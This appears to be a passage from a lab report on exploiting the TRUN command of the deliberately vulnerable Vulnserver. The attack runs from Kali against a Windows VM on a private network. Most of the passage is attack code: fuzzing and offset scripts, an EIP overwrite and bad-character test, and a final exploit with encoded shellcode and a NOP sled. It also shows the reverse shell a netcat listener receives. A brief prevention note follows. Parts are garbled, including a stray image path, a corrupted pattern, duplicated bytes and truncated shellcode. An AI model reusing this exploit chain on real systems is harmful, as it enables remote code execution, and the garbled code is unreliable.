"\x6a\x0b\x05\x65\x95\xb4\x76\xac\x52\xe0\x26\xc6\x73\x89\xac"
"\x16\x7b\x5c\x62\x46\xd3\x0f\xc3\x36\x93\xff\xab\x5c\x1c\xdf"
"\xcc\x5f\xf6\x48\x66\x9a\x91\xb6\xdf\x7e\xe8\x5f\x22\x7e\xfa"
"\xc3\xab\x98\x96\xeb\xfd\x33\x0f\x95\xa7\xcf\xae\x5a\x72\xaa"
"\xf1\xd1\x71\x4b\xbf\x11\xff\x5f\x28\xd2\x4a\x3d\xff\xed\x60"
"\x29\x63\xf7\xef\xa9\xea\x9c\xb8\xfe\xbb\x53\xb1\x6a\x56\xcd"
"\x6b\x88\xab\x8b\x54\x08\x70\x68\x5a\x91\xf5\xd4\x78\x81\xc3"
"\xd5\xc4\xf5\x9b\x83\x92\xa3\x5d\x7a\x55\x1d\x34\xd1\x3f\xc9"
"\xc1\x19\x80\x8f\xcd\x77\x76\x6f\x7f\x2e\xcf\x90\xb0\xa6\xc7"
"\xe9\xac\x56\x27\x20\x75\x76\xca\xe0\x80\x1f\x53\x61\x29\x42"
"\x64\x5c\x6e\x7b\xe7\x54\x0f\x78\xf7\x1d\x0a\xc4\xbf\xce\x66"
"\x55\x2a\xf0\xd5\x56\x7f")

shellcode = "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow


try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.218.141',9999))
    s.send(('TRUN ./.' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

## 5. Summary of what you achieved

### Run the shellcode and gain access to the Windows machine

By running the shellcode, we could get access to the windows machine. Netcat listen is set up in the Kali Linux.



```
root@kali: ~/Downloads/Vulserverexploit
root@kali:~/Downloads/Vulserverexploit# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.218.137] from (UNKNOWN) [192.168.218.141] 63077
Microsoft Windows [Version 10.0.18362.239]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Admin\Desktop\vulnserver-master> dir
dir
Volume in drive C: has no label.
Volume Serial Number is 0C3B-F1CB
Directory of C:\Users\Admin\Desktop\vulnserver-master
05/22/2020  04:28 PM  <DIR>          .
05/22/2020  04:28 PM  <DIR>          ..
01/06/2019  04:06 PM             519  COMPILING.TXT
01/06/2019  04:06 PM        3,254  essfunc.c
01/06/2019  04:06 PM       16,601  essfunc.dll
01/06/2019  04:06 PM        1,501  LICENSE.TXT
01/06/2019  04:06 PM        3,680  readme.md
05/22/2020  04:28 PM  <DIR>          vulnserver-master
01/06/2019  04:06 PM       10,935  vulnserver.c
01/06/2019  04:06 PM       29,624  vulnserver.exe
              7 File(s)          66,114 bytes
              3 Dir(s)  36,774,502,400 bytes free

C:\Users\Admin\Desktop\vulnserver-master>
C:\Users\Admin\Desktop\vulnserver-master> root@kali:~/Downloads/Vulserverexploit#
```

The shellcode will take few minutes to seconds to establish a remote connection to the Windows machine. The end of this exploit attacker got the root access with the command prompt window. I have shown a sample after got the root access of the windows machine.

### Buffer overflow prevention

The best and best arrangement is to forestall buffer overflow conditions from occurring in the code. For instance when a limit of 8 bytes as info information is expected, then the measure of information can be kept in touch with the buffer to be constrained to 8 bytes whenever. Additionally, software engineers ought to utilize spare functions, test code, and fix bugs

accordingly. Proactive strategies for buffer overflow avoidance like these must be utilized at whatever point conceivable to restrain buffer overflow vulnerabilities.

## **Conclusion:**

In this report, I have shown how to perform a buffer overflow attack and the effects that it can bring. The report used Vulnserver as a vulnerable software, Windows machine, and Kali Linux to perform the exploitation. Kali Linux acted as the attacker machine and the Windows machine acted as the victim machine and vulserver acted as the vulnerable software, which has the vulnerability to perform the buffer overflow attack.

## Appendix

### **.spk STAT code**

```
s_readline();  
s_string("STATS ");  
s_string_variable("0");
```

### **.spk TRUN code**

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```

### **Python code1**

```
#!/usr/bin/python  
import sys, socket  
from time import sleep  
  
buffer = "A" * 100  
  
while True:  
    try:  
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
        s.connect(('192.168.218.141',9999))  
        s.send(('TRUN ./.' + buffer))  
        s.close()  
        sleep(1)  
        buffer = buffer + "A" * 100  
  
    except:
```

```
print "Fuzzing crashed at %s bytes" % str(len(buffer))

sys.exit()
```

## Python code2

```
#!/usr/bin/python
```

```
import sys, socket
```

```
offset=
```

```
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9A
w0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5A
y6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
b4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1
Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh
0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0B
k1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8
Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp
5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3
Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv
2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8
Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6C
a7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4
Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg
3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj
3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2C
m3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8
Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr
6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5
Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1C
x2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0
Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6D
c7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3
Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0
```

Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl  
0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5D  
n6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1  
Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds  
9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv  
6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1  
Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9  
Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7E  
d8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7  
Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej  
9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7E  
m8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep  
5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4  
Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev  
4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1E  
y2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1  
Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0  
Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0F  
h1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk  
3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1F  
n2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq  
0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0F  
t1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0F  
w1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9FxF0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy  
9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6  
Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2  
Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9  
Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj  
8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4G  
m5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9  
Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5  
Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu  
3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw  
8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4G  
z5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc  
1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7  
He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4H  
h5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk  
4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn  
0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5H  
p6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2H  
s3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv  
0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx  
5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia

```

3la4la5la6la7la8la9lb0lb1lb2lb3lb4lb5lb6lb7lb8lb9lc0lc1lc2lc3lc4lc5lc6lc7lc8lc9ld0ld1ld2ld3ld4ld5ld6ld
7ld8ld9le0le1le2le3le4le5le6le7le8le9lf0lf1lf2lf3lf4lf5lf6lf7lf8lf9lg0lg1lg2lg3lg4lg5lg6lg7lg8lg9lh0lh1lh2
lh3lh4lh5lh6lh7lh8lh9li0li1li2li3li4li5li6li7li8li9lj0lj1lj2lj3lj4lj5lj6lj7lj8lj9lk0lk1lk2lk3lk4lk5lk6lk7lk8lk9ll0ll
1ll2ll3ll4ll5ll6ll7ll8ll9lm0lm1lm2lm3lm4lm5lm6lm7lm8lm9ln0ln1ln2ln3ln4ln5ln6ln7ln8ln9lo0lo1lo2lo3l
o4lo5lo6lo7lo8lo9lp0lp1lp2lp3lp4lp5lp6lp7lp8lp9lqlq1lq2lq3lq4lq5lq6lq7lq8lq9lrlr1lr2lr3lr4lr5lr6lr7l
r8lr9ls0ls1ls2ls3ls4ls5ls6ls7ls8ls9lt0lt1lt2lt3lt4lt5lt6lt7lt8lt9lu0lu1lu2lu3lu4lu5lu6lu7lu8lu9lv0lv1lv2lv3l
v4lv5lv6lv7lv8lv9lw0lw1lw2lw3lw4lw5lw6lw7lw8lw9lx0lx1lx2lx3lx4lx5lx6lx7lx8lx9ly0ly1ly2ly3ly4ly5ly6l
y7ly8ly9lz0lz1lz2lz3lz4lz5lz6lz7lz8lz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5Jb6Jb7Jb8Jb9Jc
0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9Jf0Jf1Jf2Jf
3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji3Ji4Ji5Ji6Ji7J
i8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3
Jm4Jm5Jm"

```

try:

```

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(('192.168.218.141',9999))

s.send(('TRUN ./.' + offset))

s.close()

```

except:

```

print "Error connecting to server"

sys.exit()

```

## Python code3

```
#!/usr/bin/python
```

```
import sys, socket
```

```
shellcode = "A" * 2003 + "B" * 4
```

try:

```

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

s.connect(('192.168.218.141',9999))

s.send(('TRUN ./.' + shellcode))

s.close()

```

except:

```

print "Error connecting to server"

sys.exit()

```

## Python code4

```

#!/usr/bin/python

import sys, socket

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f")

shellcode = "A" * 2003 + "B" * 4 + badchars

try:

    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)

    s.connect(('192.168.218.141',9999))

    s.send(('TRUN ./.' + shellcode))

    s.close()

```



except:

```
print "Error connecting to server"
sys.exit()
```

## Python code5

```
#!/usr/bin/python
```

```
import sys, socket
```

```
overflow =("\xba\x21\x11\x78\x74\xd9\xc2\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x52\x31\x56\x12\x03\x56\x12\x83\x5c\xed\x9a\x81\x5c\xe6\xd9"
"\x6a\x9c\xf7\xbd\xe3\x79\xc6\xfd\x90\x0a\x79\xce\xd3\x5e\x76"
"\xa5\xb6\x4a\x0d\xcb\x1e\x7d\xa6\x66\x79\xb0\x37\xda\xb9\xd3"
"\xbb\x21\xee\x33\x85\xe9\xe3\x32\xc2\x14\x09\x66\x9b\x53\xbc"
"\x96\xa8\x2e\x7d\x1d\xe2\xbf\x05\xc2\xb3\xbe\x24\x55\xcf\x98"
"\xe6\x54\x1c\x91\xae\x4e\x41\x9c\x79\xe5\xb1\x6a\x78\x2f\x88"
"\x93\xd7\x0e\x24\x66\x29\x57\x83\x99\x5c\xa1\xf7\x24\x67\x76"
"\x85\xf2\xe2\x6c\x2d\x70\x54\x48\xcf\x55\x03\x1b\xc3\x12\x47"
"\x43\xc0\xa5\x84\xf8\xfc\x2e\x2b\x2e\x75\x74\x08\xea\xdd\x2e"
"\x31\xab\xbb\x81\x4e\xab\x63\x7d\xeb\xa0\x8e\x6a\x86\xeb\xc6"
"\x5f\xab\x13\x17\xc8\xbc\x60\x25\x57\x17\xee\x05\x10\xb1\xe9"
"\x6a\x0b\x05\x65\x95\xb4\x76\xac\x52\xe0\x26\xc6\x73\x89\xac"
"\x16\x7b\x5c\x62\x46\xd3\x0f\xc3\x36\x93\xff\xab\x5c\x1c\xdf"
"\xcc\x5f\xf6\x48\x66\x9a\x91\xb6\xdf\x7e\xe8\x5f\x22\x7e\xfa"
